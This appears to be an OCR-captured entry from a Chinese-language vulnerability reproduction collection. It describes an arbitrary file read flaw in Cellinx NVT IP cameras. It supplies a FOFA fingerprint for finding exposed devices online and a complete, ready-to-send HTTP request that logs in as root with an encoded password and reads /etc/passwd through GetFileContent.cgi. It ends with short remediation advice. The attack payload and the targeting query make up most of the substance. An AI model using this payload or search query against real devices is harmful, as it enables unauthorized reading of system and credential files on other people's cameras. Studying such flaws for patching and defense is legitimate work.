
C6-2Cellinx-NVT摄像机-任意文件读取

漏洞描述：

Cellinx NVT v1.0.6.002b版本存在安全漏洞，该漏洞源于存在本地文件泄露漏洞，攻击者可读取系统密码等敏感信息。

网站图片：



网络测绘：

fofa语法：

FOFA：body="local/NVT-string.js"

漏洞复现：

payload：

```
GET /cgi-bin/GetFileContent.cgi?USER=root&PWD=D1D1D1D1D1D1D1D1D1D1D1A2A2B0A1D1D1D1D1D1D1D1D1D1D1D1D1D1B8D1&PATH=/etc/passwd&_=1672577046605 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

效果图:

修复建议：

对相关文件中传入的参数进行限制。 通过防火墙等安全设备设置访问策略，设置白名单访问。 如非必要，禁止公网访问该系统。